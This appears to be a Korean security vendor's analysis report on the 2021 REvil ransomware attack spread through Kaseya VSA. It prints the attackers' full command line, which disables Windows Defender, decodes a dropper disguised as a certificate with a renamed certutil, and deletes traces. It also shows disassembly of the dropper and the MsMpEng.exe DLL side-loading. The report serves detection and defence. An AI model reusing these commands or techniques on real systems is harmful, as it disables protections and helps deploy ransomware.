

전 세계 1천여개 기업 100만여개 시스템 랜섬웨어 감염

Kaseya VSA 공급망을 통한 REvil 랜섬웨어 공격

(REvil Ransomware Analysis Report)

2021.07

(주) 소만사 악성코드 분석 센터

목 차

1. 개 요	3
1.1 배 경	3
1.2 파일 정보	4
2. 분 석	5
2.1 REvil 랜섬웨어 공격 절차	6
2.2 REvil 랜섬웨어 Dropper	8
2.3 Window Defender Exploit 분석	11
2.4 REvil 랜섬웨어 분석	13
3. 탐 지	40
3.1 Privacy-i EDR 탐지 정보	40
4. 대 응	41

1. 개 요

1.1 배경

2021 년 7 월 2 일, 전 세계 1000 개 이상의 기업에서 100 만개 이상의 시스템이 랜섬웨어에 감염되었다. 현재 데이터 복호화를 위해 공격 그룹이 제시한 금액만 7,000 만 달러이며, 이로 인한 피해액은 산정할 수 없을 정도이다. 이러한 랜섬웨어 감염 사태는 Kaseya社の VSA 중앙 배포 시스템 해킹을 통한 REvil 랜섬웨어 배포에 의해 촉발되었다.

Kaseya社は 자사의 VSA 클라우드 제품을 제한된 규모나 예산으로 보안 담당자를 고용할 수 없는 중소기업에 판매하는데, 해당 제품을 통해 원격 모니터링 및 소프트웨어 관리서비스를 제공한다. VSA 클라우드 제품은 중앙에서 패치 관리를 통해 소프트웨어 설치 및 배포와 업데이트를 관리하는데, REvil 랜섬웨어 공격자들은 이러한 시스템 특성을 악용하여 중앙 배포 시스템을 해킹한 후 REvil 랜섬웨어를 배포하고 실행하였다.

지난 2019 년부터 유행이 시작된 REvil 랜섬웨어는 이번 Kaseya社 VSA로 촉발된 감염 사례 외에도 아래와 같이 다양한 공격을 수행하였다. REvil 랜섬웨어 공격자들은 다양한 기업 및 기관을 대상으로 크고 작은 공격을 수행 하였으며, 이러한 공격은 지속적이고 포괄적으로 이루어졌다.

Date	Target	Cost	State
2019.08	Local Administrations In Texas	250 만 달러	데이터 암호화
2019.12	Travelex	300 만 달러	데이터 암호화
2020.05	Grubman Shire Meiselas & Sacks	4,200 만 달러	데이터 암호화
2021.03	Harris Federation	5,000 만 달러	데이터 암호화 및 유출
2021.04	Quanta Computer	5,000 만 달러	데이터 암호화 및 유출
2021.05	JBS SA	1,100 만 달러	데이터 암호화 및 유출
2021.06	Sol Oriens	미상	데이터 암호화 및 유출
2021.06	Invenergy	미상	데이터 암호화 및 유출
2021.07	Kaseya	7,000 만 달러	데이터 암호화 및 유출

[표 1] REvil 랜섬웨어 공격과 피해

소만사는 이번 7 월, Kaseya社 VSA 공격으로 촉발된 REvil 랜섬웨어 샘플을 확보하였다. 확보된 REvil 랜섬웨어 샘플은 Window Defender Service 실행 파일을 이용하여 DLL-SideLoading 취약점을 이용한

공격을 수행하였으며, 공격자들은 REvil 랜섬웨어 배포 이후 실행 시 PowerShell 명령을 통해 Window Defender Service 관련 보안 설정을 모두 비활성화 시켰다. 즉, Window Defender Service 의 보호를 받을 수 없는 상황에서 정상 Window Defender Service 실행 파일을 이용한 공격으로 REvil 랜섬웨어의 공격을 받은 시스템은 무방비 상태에서 내부 데이터가 모두 암호화되었다.

소만사는 본 보고서에 이번 사고를 유발한 REvil 랜섬웨어의 공격 방법과 그 행위를 분석하여 상세히 서술하였다. 본 보고서는 REvil 랜섬웨어 감염에 대해 사전에 예방 및 차단 할 수 있도록 보안 취약점 및 특성을 서술하고, 이에 대한 대응 방안을 Privacy-i EDR 의 탐지 결과와 함께 설명한다.

1.2 파일 정보

Name	agent.crt
Type	Certificate File
Behavior	Encoded Dropper Malware
SHA-256	2093c195b6c1fd6ab9e1110c13096c5fe130b75a84a27748007ae52d9e951643

[파일 1] Encoded Dropper File

Name	agent.exe
Type	Windows Portable Executable File
Behavior	Malware Dropper
SHA-256	d55f983c994caa160ec63a59f6b4250fe67fb3e8c43a388aec60a4a6978e9f1e

[파일 2] Malware Dropper File

Name	MsMpEng.exe
Type	Windows Portable Executable File
Behavior	Anti-Malware Service Executable
SHA-256	33bc14d231a4afaa18f06513766d5f69d8b88f1e697cd127d24fb4b72ad44c7a

[파일 3] Window Defender Anti-Malware Service File

Name	mpsvc.dll
Type	Windows Dynamic Link Library (Signed)
Behavior	REvil Ransomware
SHA-256	e2a24ab94f865caeacdf2c3ad015f31f23008ac6db8312c2cbfb32e4a5466ea2


[파일 4] REvil Ransomware DLL File (Signed)

Name	mpsvc.dll
Type	Windows Dynamic Link Library (Not Signed)
Behavior	REvil Ransomware
SHA-256	8dd620d9aeb35960bb766458c8890ede987c33d239cf730f93fe49d90ae759dd

[파일 5] REvil Ransomware DLL File (Not Signed)

2. 분 석

이번 Kaseya 社 VSA 배포 서버를 통해 공격을 수행한 REvil 랜섬웨어 그룹의 공격은 배포 서버 해킹 후 각 엔드포인트에 REvil 랜섬웨어를 배포하고 실행함으로써 이루어졌다. 이 과정에서 Dropper 실행 파일을 인증서 파일로 위장하고, 강력한 PowerShell 명령을 통해 시스템 보안을 무력화 한 후 공격을 수행되었다. 이와 더불어 REvil 랜섬웨어는 Dropper 실행 파일 내부에 정상 Windows Defender 실행 파일과 함께 바이너리 형태로 숨겨져 있었으며, 바이너리는 또 한번의 압축 해제를 수행 한 후 REvil 랜섬웨어의 실제 코드가 동작하도록 설계되어있었다.



[그림 1] Kaseya 社 VSA 로 촉발된 REvil 랜섬웨어 공격 흐름

[1 단계: ①]

①. Kaseya 社 VSA 배포 서버 해킹을 통해 Dropper 가 각 사용자 PC 에 배포되었다. 이 과정에서 강력한 PowerShell 명령이 수행되어 시스템 보안을 무력화하였다.

[2 단계: ②~③]

②. 사용자 PC 에 배포된 Dropper 는 인증서 파일로 위장되어 생성되었다.

③~④. 인증서 파일로 위장된 Dropper 는 시스템 유틸을 통해 디코딩 되었다.

[3 단계: ⑤]

⑤. Dropper 는 취약한 버전의 Window Defender 실행 파일과 REvil 랜섬웨어 DLL 을 생성했다.

[4 단계: ⑥~⑦]

⑥~⑦. REvil 랜섬웨어 DLL 은 Window Defender 실행 파일에 의해 로드되어 사용자 PC 를 모두 암호화 하였다.

본 보고서는 위 단계의 주요 행위를 아래와 같이 각 단계 별로 상세 분석한다.

[2.1 REvil 랜섬웨어 공격 절차]

[2.2 REvil 랜섬웨어 Dropper]

[2.3 Window Defender Exploit 분석]

[2.4 REvil 랜섬웨어 분석]

[표 2] REvil 랜섬웨어 분석 절차

2.1 REvil 랜섬웨어 공격 절차

2.1.1 REvil 랜섬웨어 공격 명령 분석

```
"C:\WINDOWS\system32\cmd.exe" /c ping 127.0.0.1 -n 4979 > nul &
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference
-DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -DisableIOAVProtection
$true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetworkProtection
AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y
C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe &
C:\Windows\cert.exe -decode c:\kworking\agent.crt c:\kworking\agent.exe & del /q /f
c:\kworking\agent.crt C:\Windows\cert.exe & c:\kworking\agent.exe
C:\WINDOWS\system32>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference
-DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -DisableIOAVProtection
$true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -MAPSReporting Disabled
-SubmitSamplesConsent NeverSend
```

바이러스 및 위협 방지 설정

클라우드 전송 보호가 꺼져 있습니다. 디바이스가 공격에 취약할 수 있습니다.

[그림 2] REvil 랜섬웨어 공격 명령과 실행 결과

REvil 랜섬웨어 공격자들은 Kaseya 社 VSA 배포 서버를 통한 REvil 랜섬웨어 배포 이후, 위의 명령을 통해 시간 지연, 보안 비활성화, REvil Dropper 디코딩, 침입 흔적 제거, REvil Dropper 실행에 이르는 일련의 과정을 수행했다. 총 7 단계의 동작을 수행하는 명령은 아래와 같이 각 단계별 분석이 가능하다.

[1 단계- 시간 지연: ①]

①. cmd.exe /c ping 127.0.0.1 -n (Random) > nul

- cmd.exe 를 통해 로컬 호스트를 대상으로 N 번의 Ping 을 수행하여 시간 지연을 수행한다. 이는 보통 샌드박스 시스템 등이 제한된 시간 동안 실행을 모니터링하고 악의적인 활동이 없는 경우 프로그램을 합법적으로 분류하기 때문으로, 공격 대상의 보안을 우회하기 위함이다.

[2 단계- 보안 비활성화: ②~⑥]

②. PowerShell.exe Set-MpPreference -DisableRealtimeMonitoring %true

- PowerShell.exe 을 통해 Window Defender 의 실시간 보호 기능을 비활성화한다.

③. PowerShell.exe Set-MpPreference -DisableIntrusionPreventionSystem %true

- PowerShell.exe 를 통해 Window Defender 의 알려진 취약점에 대한 네트워크 보호를 비활성화한다.

④. PowerShell.exe Set-MpPreference -DisableIOAVProtection %true

- PowerShell.exe 를 통해 Window Defender 의 다운로드 한 모든 파일 및 첨부한 모든 파일을 검사하는 기능을 비활성화한다.

⑤. PowerShell.exe Set-MpPreference -DisableScriptScanning %true

- PowerShell.exe 를 통해 Window Defender 의 악성 스크립트 검사를 비활성화한다.

⑥. PowerShell.exe Set-MpPreference -EnableControlledFolderAccess Disabled

- PowerShell.exe 를 통해 Window Defender 의 폴더 접근에 대한 제어 보호를 해제한다.

⑦. PowerShell.exe Set-MpPreference -EnableNetworkProtection AuditMode -Force

- PowerShell.exe 를 통해 Window Defender 의 네트워크 보호 설정을 비활성화한다.

⑧. PowerShell.exe Set-MpPreference -MAPSReporting Disabled

- PowerShell.exe 를 통해 Window Defender 의 위협 정보 업로드 기능을 비활성화한다.

⑨. PowerShell.exe Set-MpPreference -SubmitSamplesConsent NeverSend

- PowerShell.exe 를 통해 Window Defender 의 악성코드 샘플 업로드 기능을 비활성화한다.

[3 단계- 시스템 파일 이름 변경 및 복제: ⑩]

⑩. copy /Y C:\Windows\System32\certutil.exe C:\Windows\cert.exe

- Microsoft 가 제공하는 인증 관련 시스템 파일인 certutil.exe 를 이름을 변경하여 다른 경로에 복제한다. 이는 일부 보안 제품이 특정 디렉토리를 신뢰할 수 있는 경로로 등록하여 행위 분석 대상에서 제외하기 때문이다.

[4 단계- 시스템 파일의 해시 변경: ⑪]

⑪. echo %RANDOM% >> C:\Windows\cert.exe

- echo 명령을 통해 임의의 문자열을 certutil.exe 의 복사본인 cert.exe 에 추가한다. 해당 행위를 통해 시스템 파일의 해시값이 변경되며, 경로 기반 시스템 바이너리를 식별하는 탐지를 우회할 수 있다.

[5 단계- Dropper 디코딩: ⑫]

⑫. C:\Windows\cert.exe -decode c:\kworking\agent.crt c:\kworking\agent.exe

- certutil.exe 의 복사본인 cert.exe 를 이용해 인증서 파일로 인코딩된 REvil Dropper 를 디코딩한다.

[6 단계- 침입 흔적 제거: ⑬]

⑬. del /q /f c:\kworking\agent.crt C:\Windows\cert.exe

- 침입 및 감염의 흔적을 나타낼 수 있으며, 사용이 끝난 불필요한 파일들을 제거한다.

[7 단계- REvil Dropper 실행: ⑭]

⑭. c:\WkworkingWagent.exe

- REvil Dropper 를 실행한다. 해당 Dropper 는 이후 REvil 랜섬웨어를 생성한 후 실행한다.

[보안 무력화를 통한 공격]

REvil 랜섬웨어 공격자들의 공격 방식은 시스템의 보안을 무력화한 후, 인코딩된 Dropper 를 시스템 파일을 이용해 디코딩한 후 실행하여 공격을 수행했다. 공격에 앞서 단순한 Ping 수행으로 샌드박스 시스템을 우회했으며, PowerShell 의 강력한 기능을 통해 Window Defender 의 주요 보안 기능을 비활성화했다. 이와 더불어 시스템 파일 사용 시 이름, 경로, 해시를 수정하는 방식으로 보안 제품의 추가적인 탐지 기능까지 우회하였다.

[표 3] REvil 랜섬웨어 공격자들의 보안 무력화

2.2 REvil 랜섬웨어 Dropper

2.2.1 인코딩된 REvil 랜섬웨어 Dropper

 agent.crt	2021-07-06 오후 6:44	보안 인증서	1,226KB
<pre> 52 54 49 46 49 43 41 54 45 2D 2D 2D 2D 2D 0D 0A 54 56 71 -----BEGIN CERTIFICATE-----..TVq 2F 2F 38 41 41 4C 67 41 41 41 41 41 41 41 41 41 51 41 41 QAAMAAAAEAAAA//8AALgAAAAAAAAAQAA 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 0D 0A 41 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..A 41 41 43 41 45 41 41 41 34 66 75 67 34 41 74 41 6E 4E 49 AAAAAAAAAAAAAAAACAEAAA4fug4AtAnNI 42 77 63 6D 39 6E 63 6D 46 74 49 47 4E 68 62 6D 35 76 0D bgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v. 61 57 34 67 52 45 39 54 49 47 31 76 5A 47 55 75 44 51 30 .dCBiZSBydW4gaW4gRE9TIGlvc2GUuUDQ0 </pre>			

[그림 2] 인코딩된 REvil 랜섬웨어 Dropper

REvil 랜섬웨어 공격자들은 배포 서버를 통해 인증서 파일로 위장한 agent.crt 를 배포하였다. 실제로 해당 파일을 확인하면 일반적인 인증서 파일의 형태로, 내부 데이터 또한 Base64 로 디코딩되어 있는 모습을 확인할 수 있다.

2.2.2 디코딩된 REvil 랜섬웨어 Dropper

 agent.crt	2021-07-06 오후 6:44	보안 인증서	1,226KB
 agent.exe	2021-07-08 오후 1:56	응용 프로그램	891KB

```
C:\Users\JeongGeonWoo\Desktop\ Dropper>certutil.exe -decode agent.crt agent.exe
입력 길이 = 1254420
출력 길이 = 912264
CertUtil: -decode 명령이 성공적으로 완료되었습니다.
```

```
00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 MZ.....ÿÿ.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 @.....
00 00 00 00 00 00 00 08 01 00 00 0E 1F BA 0E 00 B4 09 CD .....°.´.í
54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F !,.Lí!This program cannot
75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A t be run in DOS mode....
00 00 C8 B3 EF 14 8C D2 81 47 8C D2 81 47 8C D2 81 47 $......È°i.ÈÒ.GÈÒ.GÈÒ.G
81 47 D7 BA 84 46 07 D2 81 47 D7 BA 85 46 9E D2 81 47 ×°,FtÒ.G×°,F.Ò.G×°,FzÒ.G
81 47 8D BF 85 46 9D D2 81 47 8D BF 82 46 9D D2 81 47 .¿„FÈÒ.G.¿„F.Ò.G.¿„F.Ò.G
```

[그림 3] 디코딩된 REvil 랜섬웨어 Dropper

REvil 랜섬웨어 공격자들과 동일하게, Certutil.exe 시스템 파일을 이용해 agent.crt 파일을 디코딩하면 위와 같이 0x4D5A(MZ) 바이너리를 확인할 수 있다. 즉, agent.crt 파일은 Dropper를 인코딩하여 인증서 파일로 위장한 파일임을 확인할 수 있다.

2.2.3 Dropper 내 리소스 영역의 REvil 랜섬웨어

▼ MODLIS	00017190	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 C
★ 102 : 1033	000171B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
▼ SOFTIS	000171D0	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72 E
★ 101 : 1033	000171F0	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D
	00017210	A5 78 DA 86 E1 19 B4 D5 E1 19 B4 D5 E1 19 B4 D5 A7 48 55 D5 C8

[그림 4] 리소스 영역 내 REvil 랜섬웨어

REvil 랜섬웨어는 Dropper 의 리소스 영역 내 바이너리 형태로 주입되어 있는데, Dropper 는 실제 동작 후 위 바이너리 형태의 REvil 랜섬웨어를 파일로 만들어 이를 실행하게 된다.

2.2.4 Dropper 행위 분석 (1)

001910F6	8B35 24D01900	mov esi,dword ptr ds:[<&FindResource>]	
001910FC	68 041C1A00	push agent.1A1C04	1A1C04:L"SOFTIS"
00191101	6A 65	push 65	
00191103	6A 00	push 0	
00191105	FFD6	call esi	FindResourcew
00191107	85C0	test eax,eax	
00191109	✓ 0F84 98000000	je agent.1911A7	
0019110F	50	push eax	
00191110	6A 00	push 0	
00191112	FF15 20D01900	call dword ptr ds:[<&LoadResource>]	
00191118	85C0	test eax,eax	
0019111A	✓ 0F84 87000000	je agent.1911A7	
00191120	50	push eax	
00191121	FF15 18D01900	call dword ptr ds:[<&LockResource>]	
00191135	FFD6	call esi	FindResourcew
00191137	85C0	test eax,eax	
00191139	✓ 74 6C	je agent.1911A7	
0019113B	50	push eax	
0019113C	33F6	xor esi,esi	
0019113E	56	push esi	
0019113F	FF15 20D01900	call dword ptr ds:[<&LoadResource>]	
00191145	85C0	test eax,eax	
00191147	✓ 74 5E	je agent.1911A7	
00191149	50	push eax	
0019114A	FF15 18D01900	call dword ptr ds:[<&LockResource>]	

[그림 5] 리소스 영역 내 REvil 랜섬웨어 로드

Dropper 는 FindResourceW, LoadResource, LockResource 로 연결된 API 호출을 통해 리소스 영역 내 REvil 랜섬웨어 구성 바이너리를 로드한다. 이는 총 2 번이 수행되는데, DLL 형태의 REvil 랜섬웨어와 Loader 역할의 정상 Window Defender Service 실행 파일을 구성하는 바이너리를 로드하기 때문이다.

2.2.4 Dropper 행위 분석 (2)

00191014	6A 04	push 4	
00191016	68 00300000	push 3000	
00191018	68 08020000	push 208	
00191020	57	push edi	
00191021	FF15 04D01900	call dword ptr ds:[<&VirtualAlloc>]	
00191054	6A 01	push 1	
00191056	57	push edi	
00191057	57	push edi	
00191058	68 00000040	push 40000000	
0019105D	56	push esi	C:\windows\mpsvc.dll
0019105E	FF15 0CD01900	call dword ptr ds:[<&CreateFileW>]	

[그림 6] REvil 랜섬웨어 DLL 파일 생성

이전의 리소스 영역에서 로드한 바이너리를 VirtualAlloc API 호출을 통해 생성한 메모리 영역에 적재한 후 CreateFileW 및 WriteFile API 호출을 통해 C:\Windows\mpsvc.dll 파일로 생성한다. 해당 파일은 REvil 랜섬웨어 DLL 파일이다.

2.2.5 Dropper 행위 분석 (3)

00191014	6A 04	push 4	
00191016	68 00300000	push 3000	
00191018	68 08020000	push 208	
00191020	57	push edi	
00191021	FF15 04D01900	call dword ptr ds:[<&VirtualAlloc>]	
00191054	6A 01	push 1	
00191056	57	push edi	
00191057	57	push edi	
00191058	68 00000040	push 40000000	
0019105D	56	push esi	C:\Windows\MpMsEng.exe
0019105E	FF15 0CD01900	call dword ptr ds:[<&CreateFileW>]	

[그림 7] Loader 역할의 Window Defender Service 실행 파일 생성

이전의 리소스 영역에서 로드한 바이너리를 VirtualAlloc API 호출을 통해 생성한 메모리 영역에 적재한 후 CreateFileW 및 WriteFile API 호출을 통해 C:\Windows\MpMsEng.exe 파일로 생성한다. 해당 파일은 정상 Window Defender Service 실행 파일이다. 하지만 REvil 랜섬웨어의 Loader 로 동작한다.

2.2.5 Dropper 행위 분석 (4)

0019105E	FF15 0CD01900	call dword ptr ds:[<&CreateFileW>]	
00191064	8BF8	mov edi,eax	
00191066	83FF FF	cmp edi,FFFFFFFF	
00191069	74 04	je agent.19106F	
0019106B	85FF	test edi,edi	
0019106D	75 48	jne agent.191087	
0019106F	68 08020000	push 208	

00191086	FF15 08D01900	call dword ptr ds:[<&GetTempPathW>]	
0019108C	85C0	test eax,eax	eax:L"C:\\"
0019108E	74 5D	je agent.1910ED	
00191090	FF75 08	push dword ptr ss:[ebp+8]	
00191093	56	push esi	
00191094	FFD3	call ebx	
00191096	57	push edi	
00191097	68 80000000	push 80	
0019109C	6A 01	push 1	
0019109E	57	push edi	
0019109F	57	push edi	
001910A0	68 00000040	push 40000000	
001910A5	56	push esi	
001910A6	FF15 0CD01900	call dword ptr ds:[<&CreateFileW>]	

[그림 8] 임시 폴더 내 REvil 랜섬웨어 생성 루틴

만약, C:\Windows* 경로에 권한 등의 문제로 REvil 랜섬웨어 파일을 생성하지 못했을 경우를 대비해 GetTempPathW API 를 호출하여 임시 폴더의 경로를 구한 후 REvil 랜섬웨어 파일을 생성하는 루틴도 내부 코드에서 확인할 수 있다.

2.2.6 Dropper 행위 분석 (5)

hh.exe	2019-12-07 오후 6:09	응용 프로그램	18KB
lsasetup.log	2020-11-18 오후 11:47	텍스트 문서	2KB
mib.bin	2019-12-07 오후 6:08	BIN 파일	43KB
mpsvc.dll	2021-07-08 오후 2:41	응용 프로그램 확장	790KB
MsMpEng.exe	2021-07-08 오후 2:56	응용 프로그램	22KB
notepad.exe	2021-07-07 오후 6:20	응용 프로그램	207KB
PFR0.log	2021-03-15 오후 2:27	텍스트 문서	6KB

[그림 9] REvil 랜섬웨어 파일

C:\Windows* 경로에 Dropper 의 행위 결과로, MsMpEng.exe 및 mpsvc.dll 파일이 생성된 것을 확인할 수 있다.

2.2.7 Dropper 행위 분석 (6)

00191184	68 A8431A00	push agent.1A43A8	
00191189	56	push esi	
0019118A	56	push esi	
00191188	68 30020000	push 230	
00191190	56	push esi	
00191191	56	push esi	
00191192	56	push esi	
00191193	FF75 10	push dword ptr ss:[ebp+10]	
00191196	C705 A8431A00 44000000	mov dword ptr ds:[1A43A8],44	44: 'D'
001911A0	50	push eax	eax:L"C:\\windows\\MsMpEng.exe"
001911A1	FF15 28D01900	call dword ptr ds:[<&CreateProcessW>]	
001911A7	33C0	xor eax,eax	eax:L"C:\\windows\\MsMpEng.exe"
001911A9	5E	pop esi	
001911AA	5D	pop ebp	
001911AB	C2 1000	ret 10	
001911AE	56	push esi	


[그림 10] Window Defender Service 파일 실행

MsMpEng.exe 은 정상적인 Window Defender Service 파일이다. 해당 파일은 내부적으로 mpsvc.dll 로 명명된 DLL 파일을 로드하게 되어 있는데, REvil 랜섬웨어 공격자들은 REvil 랜섬웨어를 mpsvc.dll 로

제작하여 이를 실행하게 한다. 이 부분에서 첫 번째 Exploit 을 확인할 수 있다.

2.3 Window Defender Exploit 분석

2.3.1 MsMpEng.exe Exploit 분석



[그림 11] MsMpEng.exe Version (상- 4.5.218.0 / 하- 4.18.1909.6)

REvil 랜섬웨어 공격자들이 만든 Dropper 에 의해 생성된 Window Defender Service 실행 파일은 위의 Exploit 을 내포하고 있는 4.5.218.0 Version 의 파일이다. 해당 파일은 내부적으로 mpsvc.dll 로 명명된 DLL 파일을 로드하고, mpsvc.dll 의 Export 함수인 ServiceCrtMain 을 로드한다. Exploit 은 이를 이용하는 방식인데, Export 함수인 ServiceCrtMain 을 동일하게 구현하여 악성코드를 실행하는 방식이다.

2.3.2 MsMpEng.exe 내부

005010E1	E8 1E000000	call mspeng.501104	EntryPoint
005010E6	6A 00	push 0	
005010E8	6A 00	push 0	
005010EA	FF15 1C305000	call dword ptr ds:[&ServiceCrtMain]	
005010F0	33C9	xor ecx,ecx	
005010F2	85C0	test eax,eax	
005010F4	0F98C1	sets cl	
005010F7	51	push ecx	
005010F8	FF15 00305000	call dword ptr ds:[&ExitProcess]	
00500000	msmpeng.exe	69541118	Export 1 ServiceCrtMain
693B0000	msvcrt100d.dll	695410C8	Export 0 OptionalHeader.AddressOfEntryPoint
69530000	mpsvc.dll	695482C8	가져오기 MessageBoxW
6C9E0000	apphelp.dll	69548250	가져오기 _crt_debugger_hook

[그림 12] MsMpEng.exe 내부

MsMpEng.exe 내부에는 위와 같이 mpsvc.dll 에서 Export 된 ServiceCrtMain 함수를 호출하여 사용하는 것을 확인할 수 있다. 이 때, MsMpEng.exe 는 mpsvc.dll 이 조작된 DLL 파일인지 여부와 ServiceCrtMain 함수의 조작 여부를 확인하지 않는다는 Exploit 이 있다.


2.3.3 MsMpEng.exe Exploit 재현 (1)

MsMpEng.exe		2021-07-07 오후 2:25	응용 프로그램	22KB
MpSvc.dll		2021-07-08 오후 3:19	응용 프로그램 확장	27KB
005010E1	E8 1E000000	call mspeng.501104	EntryPoint	
005010E6	6A 00	push 0		
005010E8	6A 00	push 0		
005010EA	FF15 1C305000	call dword ptr ds:[<&ServiceCrtMain>]		
005010F0	33C9	xor ecx,ecx	ecx:EntryPoint	
005010F2	85C0	test eax,eax		
69361387	B8 CCCCCCCC	mov eax,CCCCCCCC		
6936138C	F3:AB	rep stosd		
6936138E	8BF4	mov esi,esp		
69361390	6A 00	push 0		
69361392	68 64553669	push mpsvc.69365564	69365564:L"The Privacy-i EDR is Best"	
